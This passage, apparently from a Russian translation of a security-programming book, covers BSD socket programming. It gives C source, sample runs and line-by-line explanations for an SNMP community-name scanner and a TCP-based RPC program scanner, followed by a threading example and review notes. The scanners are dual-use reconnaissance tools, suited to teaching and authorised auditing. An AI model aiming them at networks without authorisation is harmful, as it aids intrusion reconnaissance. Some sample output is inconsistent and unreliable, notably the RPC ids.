226         return(-1);
227     }
228
229     ret = doreq(sock, cname);
230     if(ret < 0)
231     {
232         printf("ошибка doreq().\n");
233         return(-1);
234     }
235
236     ret = dores(sock);
237     if(ret < 0)
238     {
239         printf("ошибка dores().\n");
240         return(-1);
241     }
242
243     return(0);
244 }
245
246 /*
247  * usage()
248  *
249  *
250  */
251 void usage(char *prog)
252 {
253     printf("snmp1 00.00.01\r\n");
254     printf("usage   : %s -t target_ip <-p target_port> " \
255           " <-c community_name>\n", prog);
256     printf("пример: %s -t 127.0.0.1 -p 161 -c public\n\n",
257           prog);

```

```

258 }
259
260 int
261 main(int argc, char *argv[])
262 {
263     unsigned short port = SNMP1_DEF_PORT;
264     char *targ = NULL;
265     char *comn = SNMP1_DEF_COMN;
266     char ch = 0;
267     int  ret = 0;
268
269     opterr = 0;
270     while((ch = getopt(argc, argv, "t:p:c:")) != -1)
271     {
272         switch(ch)
273         {
274             case 't':
275
276                 targ = optarg;
277                 break;
278
279             case 'p':
280
281                 port = atoi(optarg);
282                 break;
283
284             case 'c':
285
286                 comn = optarg;
287                 break;
288
289             case '?':
290             default:
291
292                 usage(argv[0]);
293                 return(1);
294         }
295     }
296
297     if(targ == NULL)
298     {
299         usage(argv[0]);
300         return(1);
301     }
302
303     printf("заданы: цель: %s; порт: %d; " \
304           "имя сообщества: \"%s\"\n", targ, port, comn);
305
306     ret = scan(targ, port, comn);

```



```

307     if(ret < 0)
308     {
309         printf("ошибка scan().\n");
310         return(1);
311     }
312
313     printf("сканирование завершено.\n");
314
315     return(0);
316 }

```

Компиляция

```
obsd32# gcc -o snmp1 snmp1.c
```

Пример исполнения

```
obsd32# ./snmp1 -t 192.168.100
```

```
заданы: цель: 192.168.100; порт: 161; имя сообщества: "public"
```

```

30 29 02 01 00 04 06 70 75 62 6C 69 63 A0 1C 02 0).....public ..
04 7E 16 A2 5E 02 01 00 02 01 00 30 0E 30 0C 06 .~.C^.....0.0..
08 2B 06 01 02 01 01 05 00 05 00                .+.....

```

```

30 2F 02 01 00 04 06 70 75 62 6C 69 63 A2 22 02 0).....publicC".
04 7E 16 A2 5E 02 01 00 02 01 00 30 0E 30 0C 06 .~.C^.....0.0..
08 2B 06 01 02 01 01 05 00 04 06 68 70 31 37 30 .+.....hp170
30                                              0

```

```
сканирование завершено
```

```
obsd32# ./snmp1 -t 192.168.100 -c internal
```

```
заданы: цель: 192.168.100; порт: 161; имя сообщества: "internal"
```

```

30 2B 02 01 00 04 08 69 6E 74 65 72 6E 61 6C 10 0+.....internal
1C 02 04 7E 16 A2 5E 02 01 00 02 01 00 30 0E 30 ...~.C^.....0.0
0C 06 08 2B 06 01 02 01 01 05 00 05 00          ....+.....

```

```

30 31 02 01 00 04 08 69 6E 74 65 72 6E 61 6C A2 01.....internalC
22 02 04 7E 16 A2 5E 02 01 00 02 01 00 30 14 30 "...~.C^.....0.0
12 06 08 2B 06 01 02 01 01 05 00 04 06 68 70 31 ...+.....hp1
37 30 30                                          700

```

```
сканирование завершено
```

Программе *snmp1.c* передаются в командной строке IP-адрес и порт цели, а также имя сообщества. Эти значения помещаются в протокольную единицу обмена (Protocol Data Unit – PDU) *GetRequest* в формате SNMPv1, которая далее инкапсулируется в UDP-датаграмму и отправляется целевому IP-адресу. Затем программа ждет ответа *GetResponse*. Если ответ получен, он форматируется и печатается на стандартный вывод.

Анализ

- В строках 8–16 включаются необходимые заголовочные файлы;
- В строках 18 и 19 задаются номер UDP-порта по умолчанию (161) и стандартное имя SNMP-сообщества (*public*);
- В строках 23–75 определяется функция *hexdisp()*, которая принимает два параметра: указатель на массив символов и длину этого массива в байтах. Эта функция форматирует находящиеся в указанном массиве символы, представляя их в читаемом виде, и выводит результат на печать. Формат аналогичен принятому в программе *tcpdump*, когда она вызывается с флагом *-X*;
- В строках 83–87 определяются фрагменты SNMP-запроса *GetRequest*. Впоследствии значение *SNMP1_PDU_HEAD* будет помещено в начало буфера сообщения, за ним – имя сообщества и в конце – значение *SNMP1_PDU_TAIL*. В совокупности эти три части составляют полный SNMP-запрос *GetRequest*;
- В строках 89–115 определена функция *makegetreq()*. Она отвечает за конструирование запроса *GetRequest* и размещение его в предоставленном буфере. Первый ее параметр – указатель на буфер, представляющий собой массив символов, второй – целое число, равное длине буфера в байтах, третий – указатель на целое число, в которое будет помещена длина сформированного запроса. Четвертый параметр – это имя SNMP-сообщества. Созданный запрос требует от удаленного хоста, чтобы тот вернул значение параметра *system.sys.Name.0* из базы управляющей информации MIB-II, являющейся частью протокола SNMP. В этом параметре хранится имя целевого хоста;
- В строке 105 функция *makegetreq()* копирует значение *SNMP1_PDU_HEAD* в начало буфера;
- В строке 106 в буфере после *SNMP1_PDU_HEAD* дописывается указанное имя сообщества;
- В строке 107 вслед за именем сообщества дописывается значение *SNMP1_PDU_TAIL*;
- В строке 109 функция *makegetreq()* записывает во второй байт буфера значение длины имени SNMP-сообщества плюс 35. Это диктуется правилами форматирования запроса *GetRequest*;
- В строке 110 длина имени SNMP-сообщества записывается в байт, следующий за *SNMP1_PDU_HEAD*, но предшествующий самому имени;
- В строке 112 полная длина всего созданного запроса сохраняется в параметре *olen*;
- В строке 114 функция возвращает код успешного завершения. В этот момент запрос *GetRequest* построен в предоставленном буфере;

- В строках 122–127 определена функция *dores()*. Она принимает SNMP-ответ *GetResponse* от удаленного хоста, которому был отправлен запрос. Для этой цели вызывается функция *recvfrom()*. Если ответ получен, то данные передаются функции *hexdump()* для форматирования и печати;
- В строках 144–167 определена функция *doreq()*. Она принимает построенный SNMP-запрос *GetRequest* и передает его функции *hexdump()* для форматирования и печати, а затем посылает запрос по указанному IP-адресу в указанный порт. Для этого вызывается функция *send()*;
- В строках 174–209 определена функция *makeudpsock()*. Она преобразует заданный IP-адрес из точечно-десятичной нотации в беззнаковое целое число. Затем с помощью функции *socket()* создается сокет, пригодный для отправки и приема UDP-данных. Полученный дескриптор ассоциируется с целевым IP-адресом и портом с помощью функции *connect()*. Если все операции завершились успешно, то *makeudpsock()* возвращает корректный дескриптор сокета, в противном случае – отрицательное число;
- В строках 216–243 определена функция *scan()*. Она сначала вызывает *makeudpsock()* для создания сокета. Затем дескриптор созданного сокета передается функции *doreq()*, которая создает запрос *GetRequest* и отправляет его целевому хосту. После этого для приема ответа вызывается *dores()*. Если не произошло никаких ошибок, то *scan()* возвращает 0, в противном случае – отрицательное число;
- В строках 250–257 определена функция *usage()*, которая печатает информацию о порядке запуска программы *snmp1*;
- В строках 260–316 определена функция *main()*. Это главная точка входа в программу. Она обрабатывает аргументы, заданные в командной строке и вызывает *scan()* для выполнения сканирования.

Сканирование сети с помощью TCP-сокеты

В этом разделе мы рассмотрим полную программу, которая использует протокол TCP и API сокеты для идентификации номеров программ, реализующих удаленные вызовы процедур (RPC – Remote Procedure Call). В ней применяется метод, известный под названием «сканирование с помощью попытки соединения по протоколу TCP», смысл которого в обнаружении открытых TCP-портов на удаленном хосте. Обнаружив порт, программа пытается определить, какая RPC-программа его использует. С помощью подобной утилиты можно выяснить, на каком TCP-порту работает служба RPC, если прямой дос-

туп к порту 111, зарезервированному для службы отображения портов (RPC portmapper), закрыт.

Протокол RPC позволяет разделить функциональность программы на части, исполняемые на различных компьютерах. Клиентская программа обращается к RPC, для того чтобы передать параметры функции, работающей на удаленной машине. Удаленная машина получает эти параметры, вызывает запрошенную функцию и возвращает полученные от нее данные по сети машине-отправителю, а та передает результаты вызова удаленной функции клиентской программе.

Части программы, использующей RPC, работают на разных машинах. Во время запуска она регистрирует свой номер в службе отображения портов на удаленном хосте. Эта служба прослушивает TCP и UDP-порт с номером 111. Удаленный хост может сообщить службе отображения портов на другом хосте номер конкретной программы и получить в ответ номер TCP и UDP-порта, на котором эта программа ожидает поступления запросов. Это стандартный способ обнаружения RPC-программ.

Иногда служба отображения портов недоступна или доступ к ней закрыт межсетевым экраном, поэтому с ее помощью узнать, где искать нужную RPC-программу, невозможно. Тут-то и приходят на помощь утилиты типа нашей программы *rpc1*, которые позволяют выяснить номер RPC-программы путем исследования открытых TCP-портов без обращения к службе отображения портов.

Для этого мы посылаем последовательность RPC-запросов в произвольный TCP-порт. В каждом запросе должен быть указан номер программы. Если этот номер не соответствует номеру программы, прослушивающей данный порт, то будет возвращен код ошибки, говорящий о том, что номер программы задан неверно. Если же номера совпадают, то мы не получим кода ошибки, и, значит, номер программы можно считать установленным. В примере 3.10 показано, как с помощью сокетов реализовать такой тип сканирования и идентифицировать номера RPC-программ.

Пример 3.10. Сканер RPC-программ (rpc1.c)

```

1 /*
2  * rpc1.c
3  *
4  * Сканер RPC-программ на основе TCP. Пример #1.
5  *
6  *
7  * foster <jamescfoster@gmail.com>
8  */
9
10 #include <stdio.h>
11 #include <unistd.h>
```

```

12 #include <signal.h>
13
14 #include <sys/socket.h>
15 #include <netinet/in.h>
16 #include <arpa/inet.h>
17
18 #define RPC1_BUF_SIZE          0x0400
19 #define RPC1_DEF_CTO_SEC      0x0005
20 #define RPC1_DEF_RTO_SEC      0x0005
21
22 /*
23  * номера программ
24  */
25 unsigned int progid[] =
26 {
27     0x000186A0, 0x000186A1, 0x000186A2, 0x000186A3,
28     0x000186A4, 0x000186A5, 0x000186A6, 0x000186A7,
29     0x000186A8, 0x000186A9, 0x000186AA, 0x000186AB,
30     0x000186AC, 0x000186AD, 0x000186AE, 0x000186AF,
31     0x000186B1, 0x000186B2, 0x000186B3, 0x000186B4,
32     0x000186B5, 0x000186B6, 0x000186B7, 0x000186B8,
33     0x000186B9, 0x000186BA, 0x000186BB, 0x000186BC,
34     0x000186BD, 0x000186C5, 0x000186C6, 0x000186E4,
35     0x000186F3, 0x0001877D, 0x00018788, 0x0001878A,
36     0x0001878B, 0x00018799, 0x000249F1, 0x000493F3,
37     0x00049636, 0x30000000, 0x00000000
38 };
39
40 /*
41  * hexdisp()
42  *
43  *
44  */
45 void hexdisp (char *buf, int len)
46 {
47     char tmp[16];
48     int  x = 0;
49     int  y = 0;
50
51     for(x=0; x < len; ++x)
52     {
53         tmp[x % 16] = buf[x];
54
55         if((x + 1) % 16 == 0)
56         {
57             for(y=0; y < 16; ++y)
58             {
59                 printf("%02X ", tmp[y] & 0xFF);
60             }

```

```

61
62         for(y=0; y < 16; ++y)
63         {
64             printf("%c", isprint(tmp[y])? tmp[y] : '.');
65
66         }
67         printf("\n");
68     }
69 }
70
71 if((x % 16) != 0)
72 {
73     for(y=0; y < (x % 16); ++y)
74     {
75         printf("%02X ", tmp[y] & 0xFF);
76     }
77
78     for(y=(x % 16); y < 16      ; ++y)
79     {
80         printf("    ");
81     }
82
83     for(y=0; y < (x % 16); ++y)
84     {
85         printf("%c", isprint(tmp[y]) ? tmp[y] : '.');
86     }
87 }
88
89 printf("\n\n");
90}
91
92/*
93 * rpcidport()
94 *
95 *
96 */
97
98 #define RPC1_ID_HEAD "\x80\x00\x00\x28\x00\x00\x00\x12" \
99                     "\x00\x00\x00\x00\x00\x00\x00\x02"
100 #define RPC1_ID_TAIL "\x00\x00\x00\x00\x00\x00\x00\x00" \
101                     "\x00\x00\x00\x00\x00\x00\x00\x00" \
102                     "\x00\x00\x00\x00\x00\x00\x00\x00"
103
104 int rpcidport (int sock, unsigned int *id, int verb)
105 {
106     unsigned int cur = 0;
107     char buf[RPC1_BUF_SIZE];
108     int hlen = sizeof(RPC1_ID_HEAD) - 1;
109     int tlen = sizeof(RPC1_ID_TAIL) - 1;

```

```

110 int clen = sizeof(unsigned int);
111 int len  = hlen + clen + tlen;
112 int ret  = 0;
113 int x    = 0;
114
115 for(x=0; progid[x] != 0x00000000; ++x)
116 {
117     cur = htonl(progid[x]);
118
119     memset(buf, 0x00, RPC1_BUF_SIZE);
120
121     memcpy(buf, RPC1_ID_HEAD, hlen);
122     memcpy(buf + hlen, &cur, clen);
123     memcpy(buf + hlen + clen, RPC1_ID_TAIL, tlen);
124
125     ret = send(sock, buf, len, 0);
126     if(ret != len)
127     {
128         if(verb)
129         {
130             printf("ошибка send().\n");
131         }
132         return(-1);
133     }
134
135     ret = recv(sock, buf, RPC1_BUF_SIZE, 0);
136     if(ret >= 28)
137     {
138         if(buf[0x04] == 0x00 &&
139            buf[0x05] == 0x00 &&
140            buf[0x06] == 0x00 &&
141            buf[0x07] == 0x12 &&
142            buf[0x0B] == 0x01 &&
143            buf[0x1B] != 0x01)
144         {
145             *id = progid[x];
146             return(0);
147         }
148     }
149     else
150     {
151         // неожиданный ответ, вероятно, не RPC-программа
152         // выходим из функции...
153         return(0);
154     }
155 }
156
157 return(0);
158 }

```

```

159
160 /*
161  * makesock()
162  *
163  *
164  */
165 int makesock(unsigned int taddr, unsigned short port,
166             unsigned int cto_sec, long rto_sec, int verb)
167 {
168     struct sockaddr_in sin;
169     struct timeval tv;
170     int sock = 0;
171     int ret = 0;
172
173     sock = socket(AF_INET, SOCK_STREAM, 0);
174     if(sock < 0)
175     {
176         if(verb)
177         {
178             printf("ошибка socket().\n");
179         }
180         return(-1);
181     }
182
183     memset(&sin, 0x00, sizeof(sin));
184
185     sin.sin_family      = AF_INET;
186     sin.sin_port        = htons(port);
187     sin.sin_addr.s_addr = taddr;
188
189     alarm(cto_sec);
190     ret = connect(sock, (struct sockaddr *) &sin, sizeof(sin));
191     alarm(0);
192     if(ret < 0)
193     {
194         close (sock);
195         if(verb)
196         {
197             printf("ошибка connect () %d.%d.%d.%d:%d.\n",
198                   (taddr >> 0x00) & 0xFF, (taddr >> 0x08) & 0xFF,
199                   (taddr >> 0x10) & 0xFF, (taddr >> 0x18) & 0xFF,
200                   port);
201         }
202         return(-1);
203     }
204
205     memset(&tv, 0x00, sizeof(tv));
206
207     tv.tv_sec = rto_sec;

```

```

208
209 ret = setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO, &tv,
210                 sizeof(tv));
211 if(ret < 0)
212 {
213     close(sock);
214     if(verb)
215     {
216         printf("ошибка setsockopt().\n");
217     }
218     return(-1);
219 }
220
221 return(sock);
222 }
223
224 /*
225  * rpcid()
226  *
227  *
228  */
229 int rpcid (unsigned int taddr, unsigned short port,
230            unsigned int cto_sec, long rto_sec, int verb)
231 {
232     unsigned int id = 0;
233     int sock = 0;
234     int ret = 0;
235
236     sock = makesock(taddr, port, cto_sec, rto_sec, verb);
237     if(sock < 0)
238     {
239         if(verb)
240         {
241             printf("ошибка makesock ().\n");
242         }
243         return(0);
244     }
245
246     ret = rpcidport(sock, &id, verb);
247     if(ret < 0)
248     {
249         close(sock);
250         if(verb)
251         {
252             printf("ошибка rpcidport() @ %d.%d.%d.%d:\n",
253                   (taddr >> 0x00) & 0xFF, (taddr >> 0x08) & 0xFF,
254                   (taddr >> 0x10) & 0xFF, (taddr >> 0x18) & 0xFF,
255                   port);
256         }

```

```

257     return(0);
258 }
259
260 close(sock);
261
262 if(id != 0)
263 {
264     printf("RPC %d [%08X] @ %d.%d.%d.%d:\n", id, id,
265           (taddr >> 0x00) & 0xFF, (taddr >> 0x08) & 0xFF,
266           (taddr >> 0x10) & 0xFF, (taddr >> 0x18) & 0xFF,
267           port);
268 }
269
270 return(0);
271 }
272
273 /*
274  * scan()
275  *
276  *
277  */
278 int scan (char *targ, unsigned short lport,
279           unsigned short hport, unsigned int cto_sec,
280           long rto_sec, int verb)
281 {
282     unsigned int taddr = 0;
283     int ret = 0;
284
285     taddr = inet_addr(targ);
286     if(taddr == INADDR_NONE)
287     {
288         if(verb)
289         {
290             printf("ошибка inet_addr().\n");
291         }
292         return(-1);
293     }
294
295     while(lport <= hport)
296     {
297         ret = rpcid(taddr, lport, cto_sec, rto_sec, verb);
298         if(ret < 0)
299         {
300             if(verb)
301             {
302                 printf("rpcid() failed.\n");
303             }
304             return(-1);
305         }

```

```

306
307     ++lport;
308 }
309
310 return(0);
311 }
312
313 /*
314 * parse()
315 *
316 *
317 */
318 int parse (char *sprt, unsigned short *lport,
319           unsigned short *hport)
320 {
321     char *tmp = NULL;
322
323     tmp = (char *) strchr(sprt, '-');
324     if(tmp == NULL)
325     {
326         *hport =
327         *lport = (unsigned short) atoi(sprt);
328     }
329     else
330     {
331         *tmp = '\\0';
332         *lport = (unsigned short) atoi(sprt);
333         ++tmp;
334         *hport = (unsigned short) atoi(tmp);
335     }
336
337     if(*lport == 0 ||
338        *hport == 0 ||
339        (*lport > *hport))
340     {
341         return(-1);
342     }
343
344     return(0);
345 }
346
347 /*
348 * sighandler()
349 *
350 *
351 */
352 void sighandler (int sig)
353 {
354 }

```

```

355
356 /*
357 * usage()
358 *
359 *
360 */
361 void usage(char *prog)
362 {
363     printf("rpc1 00.00.01\n");
364     printf("usage: %s -t target_ip -p port_range\n", prog);
365     printf("пример: %s -t 127.0.0.1 -p 1-1024\n\n" , prog);
366 }
367
368 int
369 main(int argc, char *argv[])
370 {
371     unsigned short lport = 0;
372     unsigned short hport = 0;
373     unsigned int cto_sec = RPC1_DEF_CTO_SEC;
374     char *targ = NULL;
375     char *sprt = NULL;
376     char *tmp = NULL;
377     char ch = 0;
378     long rto_sec = RPC1_DEF_RTO_SEC;
379     int verb = 0;
380     int ret = 0;
381
382     signal(SIGALRM, sighandler);
383     signal(SIGPIPE, sighandler);
384
385     opterr = 0;
386     while((ch = getopt(argc, argv, "t:p:c:r:v")) != -1)
387     {
388         switch(ch)
389         {
390             case 't':
391                 targ = optarg;
392                 break;
393             case 'p':
394                 sprt = optarg;
395                 break;
396             case 'c':
397                 cto_sec = (unsigned int) atoi(optarg);
398                 break;
399             case 'r':
400                 rto_sec = (long) atoi(optarg);
401                 break;
402             case 'v':
403                 verb = 1;

```

```

404     break;
405     case '?':
406     default:
407         usage(argv[0]);
408         return(1);
409     }
410 }
411
412 if(targ == NULL ||
413    sprt == NULL)
414 {
415     usage(argv[0]);
416     return(1);
417 }
418
419 ret = parse(sprt, &lport, &hport);
420 if(ret < 0)
421 {
422     printf("ошибка parse().\n");
423     return(1);
424 }
425
426 printf("\nзадано: цель: %s; lport: %d; hport: %d\n\n",
427        targ, lport, hport);
428
429 ret = scan(targ, lport, hport, cto_sec, rto_sec, verb);
430 if(ret < 0)
431 {
432     printf("ошибка scan().\n");
433     return(1);
434 }
435
436 printf("сканирование завершено.\n");
437
438 return(0);
439 }
```

Компиляция

```
obsd32# gcc -o rpc1 rpc1.c
```

Пример исполнения

```

obsd32# ./rpc1
rpc1 00.00.01
usage: ./rpc1 -t target_ip -p port_range
пример: ./rpc1 -t 127.0.0.1 -p 1-1024
```

```
obsd32# ./rpc1 -t 10.0.8.16 -p 32770-32780
```

```
задано: цель: 10.0.8.16 lport: 32770 hport: 32780
```

```

RPC 100024 [00186B8] @ 10.0.8.16:32771
RPC 100024 [00186A2] @ 10.0.8.16:32772
RPC 100024 [001877D] @ 10.0.8.16:32773
RPC 100024 [00186F3] @ 10.0.8.16:32775
RPC 100024 [0049636] @ 10.0.8.16:32776
RPC 100024 [0018799] @ 10.0.8.16:32775
сканирование завершено.
```

Программа *rpc1.c* принимает IP-адрес целевого хоста, начальный и конечный номера портов, величину таймаута *connect()* в секундах, величину таймаута *recv()* и флаг выдачи подробной диагностики. В процессе работы она пытается открыть TCP-порты из заданного диапазона. Для каждого обнаруженного открытого порта выполняется операция RPC с целью определить номер программы. Если это удастся, то номер порта и соответствующий ему номер программы выводятся на стандартный вывод.

Анализ

- В строках 9–15 включаются необходимые заголовочные файлы.
- В строках 17–19 определяются несколько констант. Константа *RPC1_CTO_TO* задает величину таймаута *connect()* в секундах, а константа *RPC1_RTO_TO* – величину таймаута *recv()*, тоже в секундах.
- В строках 24–27 объявлен массив беззнаковых целых чисел. Это номера известных RPC-программ, которые мы пытаемся обнаружить. Каждый из этих номеров последовательно посылается службе RPC. Если какой-либо из номеров совпадет с зарегистрированным в этой службе, можно считать, что программа идентифицирована. Для увеличения числа идентифицируемых программ следует добавить их номера в этот массив.
- В строках 44–89 определена функция *hexdisp()*, которая принимает два параметра: указатель на массив символов и длину этого массива в байтах. Эта функция форматирует находящиеся в указанном массиве символы, представляя их в читаемом виде, и выводит результат на печать. Формат аналогичен принятому в программе *tcpdump*, когда она вызывается с флагом *-X*.
- В строках 97–101 определены фрагменты RPC-запроса. Впоследствии значение *RPC1_ID_HEAD* будет помещено в начало буфера сообщения, за ним – 4-байтовое беззнаковое целое, содержащее номер программы, и в конце – значение *RPC1_ID_TAIL*. В совокупности эти три части составляют полный RPC-запрос.
- В строках 103–157 определяется функция *rpcidport()*, которая принимает три параметра. Первый – это дескриптор сокета, предварительно соединенного с целевым портом функцией *connect()*. Второй – это указатель на беззнаковое целое, в которое будет помещен номер идентифи-

цированной RPC-программы. Третий параметр – целое число, говорящее о том, должна ли функция *rpcidport()* печатать сообщения об ошибках. Функция в цикле перебирает все номера программ, хранящиеся в массиве *progid*, который был объявлен в строке 24. Для каждого номера из констант *RPC1_ID_HEAD*, *RPC1_ID_TAIL* и номера программы строится RPC-запрос. В строке 124 этот запрос отправляется в целевой порт функцией *send()*. В строке 134 функция *recv()* читает ответ. Если длина ответа не менее 28 байтов, то он заслуживает рассмотрения. В строках 137–142 анализируются 6 байтов ответа, чтобы понять, содержал ли посланный запрос корректный номер RPC-программы. Если это так, то номер помещается в переменную *id* и функция возвращает управление.

- В строках 164–221 определяется функция *makesock()*. Она преобразует заданный IP-адрес из точечно-десятичной нотации в беззнаковое целое число. Затем с помощью функции *socket()* создается сокет, пригодный для отправки и приема данных по протоколу TCP. Полученный сокет соединяется с целевым IP-адресом и портом с помощью функции *connect()*. Если все операции завершились успешно, то *makesock()* возвращает корректный дескриптор сокета, в противном случае – отрицательное число.
- В строках 228–270 определяется функция *rpcid()*. Она создает сокет с помощью *makesock()* и вызывает *rpcidport()*, чтобы идентифицировать программу, работающую на порту, с которым соединен сокет. Если программа опознана, то печатается IP-адрес, номер порта и номер этой программы. Первым параметром функции является IP-адрес целевого хоста, вторым – номер порта, третьим – величина таймаута *connect()*, четвертым – величина таймаута *recv()*, а пятым – флаг, говорящий о том, должна ли функция *rpcid()* печатать сообщения об ошибках.
- В строках 277–310 определяется функция *scan()*, которая принимает шесть параметров. Первый – это IP-адрес целевого хоста, второй – номер порта, с которого начинать сканирование, третий – номер порта, на котором сканирование следует закончить. Четвертый и пятый параметр без изменения передаются функции *rpcid()*. Шестой параметр – это флаг, говорящий о том, должна ли функция *scan()* печатать сообщения об ошибках. Функция в цикле перебирает все TCP-порты в указанном диапазоне и для каждого порта вызывает *rpcid()*, чтобы проверить, работает ли на этом порту какая-нибудь RPC-программа.
- В строках 317–344 определяется функция *parse()*. Она занимается разбором заданного в командной строке номера порта или диапазона номеров и записывает значения начального и конечного портов в два беззнаковых коротких целых числа. Для преобразования строкового номера порта число вызывается функция *atoi()*.

- В строках 351–353 определяется функция *sighandler()*. Ее вызывает операционная система в случае возникновения сигналов *SIGPIPE* или *SIGALRM*. Сигнал *SIGPIPE* посылается программе, если удаленный хост закрыл свой конец TCP-соединения, а программа пытается писать данные в сокет. Такое может случиться при попытке идентифицировать номер RPC-программы на порту, где протокол RPC не поддерживается. Сигнал *SIGPIPE* необходимо обработать, поскольку по умолчанию операционная система при его поступлении завершает приложение. Сигнал *SIGALRM* посылается по прошествии числа секунд, заданного при вызове функции *alarm()*. Все функции, блокированные в ожидании завершения какой-либо операции, немедленно возвращают код ошибки. Таким образом, мы можем прервать функцию *connect()*, если времени для ее завершения требуется больше, чем указано в предшествующем ей вызове *alarm()*. Функция *alarm()* применяется для той же цели в строке 188 программы *rpc1.c*.
- В строках 360–365 определяется функция *usage()*. Она печатает сообщение о порядке запуска программы.
- В строках 368–438 определяется функция *main()*. Это главная точка входа в программу. Она обрабатывает заданные в командной строке аргументы, после чего вызывает *scan()* для выполнения сканирования.

Многопоточность и параллелизм

Для повышения производительности и масштабируемости сетевых приложений бывает полезно организовать несколько потоков. Однопоточное приложение, каковым является *rpc1.c*, выполняет все операции последовательно. Если некоторые из них требуют много времени, то и вся программа будет работать долго. Поэтому имеет смысл разбить программу на отдельные функции, выполняемые параллельно в нескольких потоках.

Стандартным средством для реализации многопоточности в UNIX и UNIX-подобных операционных системах служит библиотека *pthread*, в которой определено довольно много функций. Наиболее важной из них является функция *pthread_create()*:

```
int pthread_create (pthread_t *thread, const pthread_attr_t *attr,
void *(*start_routine)(void *), void *arg);
```

Эта функция создает новый поток исполнения. Она принимает четыре параметра, из которых второй на практике обычно игнорируется. Первый параметр – это указатель на переменную типа *pthread_t*, третий – адрес функции, с которой начинает работать новый поток. Четвертый параметр – это

нетипизированный указатель, который будет передан начальной функции потока при ее вызове.

В примере 3.11 демонстрируется исполнение функции *test()* в отдельном потоке.

Пример 3.11. Многопоточность

```

1 #include <stdio.h>
2 #include <unistd.h>
3
4 #include <pthread.h>
5
6 void *test(void *arg)
7 {
8     printf("поток 2!\n");
9 }
10
11 int
12 main(void)
13 {
14     pthread_t th;
15     int ret = 0;
16
17     ret = pthread_create(&th, NULL, test, NULL);
18     if(ret != 0)
19     {
20         printf("ошибка pthread_create().\n");
21         return(1);
22     }
23
24     sleep(2);
25
26     printf("поток 1!\n");
27
28     return(1);
29 }
```

Многопоточность – это полезный инструмент для реализации более эффективных сетевых программ. Такие программы могут выполнять сетевые операции не строго поочередно, а параллельно в разных потоках. Кроме того, многопоточными часто делают диагностические сетевые программы и приложения для проверки безопасности.

Организовав несколько потоков, можно исполнять в них отдельно операции отправки и получения данных, применяемые в утилитах сканирования, тогда не придется дожидаться истечения таймаута при чтении данных и впоследствии повторять операцию, ведь никто не мешает получать ответ с максимально возможной скоростью в отдельном потоке. В результате общая производительность программы резко возрастает.

Резюме

API BSD-сокеты – это развитый механизм для реализации обмена данными по сети. API предоставляет базовый набор функций, применяемых почти одинаково для работы по протоколам TCP и UDP. Задавая опции сокетов с помощью функции *setsockopt()*, можно обеспечить необходимую гибкость и тонкую настройку.

В зависимости от того, что вам нужно – быстрое получение результата или создание сложного масштабируемого приложения – можно проектировать программу по-разному. Один из способов повысить производительность – это многопоточность. В сфере сетевой диагностики и информационной безопасности API сокетов оказывается неоценимым средством создания утилит для удаленного сканирования и локального мониторинга.

Обзор изложенного материала

Введение в программирование BSD-сокеты

- ☑ API BSD-сокеты состоит из функций и типов данных.
- ☑ Впервые API BSD-сокеты появился в операционной системе BSD UNIX в начале 1980-х годов. Теперь он реализован почти во всех UNIX-подобных системах и поддерживается на платформе Microsoft Windows (Winsock).
- ☑ API BSD-сокеты широко используется в программах на языке C для реализации работы с протоколами TCP и UDP.

Клиенты и серверы для протокола TCP

- ☑ Хотя протокол TCP сложнее, чем UDP, да, пожалуй, и все остальные протоколы в семействе TCP/IP, но именно он является наиболее популярным протоколом передачи данных в сети Интернет.

Клиенты и серверы для протокола UDP

- ☑ Программирование UDP-сокеты во многом похоже на программирование TCP-сокеты. Но, поскольку протокол UDP не требует установления соединения, то предварительная настройка, отправление и получение датаграмм оказываются несколько проще.
- ☑ UDP – это не потоковый протокол, отправленные данные приходят единым блоком, который называется датаграммой.
- ☑ В заголовке протокола UDP есть всего четыре поля: порт получателя, порт отправителя, длина и контрольная сумма.

Опции сокетов

- ☑ Функция *setsockopt()* позволяет модифицировать параметры на различных уровнях протокола. Для адресного семейства *AF_INET* можно изменять как опции самого сокета, так и некоторые аспекты связанных с ним протоколов, а именно: IPv4, UDP, TCP, ICMP.
- ☑ Чаще всего модифицируются параметры на уровне сокета, в том числе: механизм обработки ошибок, буферизации, интерпретации адресов, а также величины таймаутов при передаче и приеме данных.

Сканирование сети с помощью UDP-сокетов

- ☑ Протокол SNMP широко применяется для получения и модификации разного рода административных параметров компьютеров и устройств, подсоединенных к сети. Для этой цели в нем определены запросы *GetRequest* и *SetRequest*, инкапсулируемые в UDP-датаграммы.

Сканирование сети с помощью TCP-сокетов

- ☑ Протокол RPC дает возможность разбить программу на части, работающие на нескольких компьютерах.
- ☑ Служба отображения портов прослушивает TCP и UDP-порт 111. Удаленные хосты могут передать этой службе номер конкретной программы и получить в ответ номер TCP или UDP-порта, на котором она работает. Это стандартный способ обнаружения RPC-программ.
- ☑ Если служба отображения портов отключена или недоступна из вашей сети, то путем проверки открытых портов в заданном диапазоне все же можно определить, какие RCP-сервисы работают.

Многопоточность и параллелизм

- ☑ Библиотека *pthread* – это стандартное средство реализации многопоточности в UNIX-подобных системах.
- ☑ Важнейшей из всех функций в этой библиотеке является *pthread_create*.

Ссылки на сайты

Более подробную информацию вы можете найти на следующих сайтах:

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге;
- <http://www.iana.org/assignments/port-numbers>. На сайте Агенства по выделению имен и уникальных параметров протоколов Internet (Internet Assigned Numbers Authority – IANA) опубликован полный список официально выделенных портов. Это прекрасное подспорье как для начинающего специалиста по безопасности, так и для хакера;
- http://www.private.org.il/tcpip_rl.html. Портал Юрия Раца (Uri Raz) посвящен семейству протоколов TCP/IP.

Часто задаваемые вопросы

Следующие распространенные вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Как получить более подробную информацию об ошибке при программировании BSD-сокетов?

О: На платформе UNIX такую информацию можно получить с помощью переменной *errno*. Если какая-либо функция из API сокетов возвращает *-1*, то в глобальной переменной *errno* будет находиться целочисленное значение, индицирующее тип ошибки. Проанализировав код ошибки, программист сможет предпринять адекватные действия. Возможные значения *errno* определены в заголовочном файле *errno.h*, который обычно находится в каталоге */usr/include*. Чтобы получить доступ к переменной *errno*, достаточно включить этот файл в свою программу, например: `#include <errno.h>`.

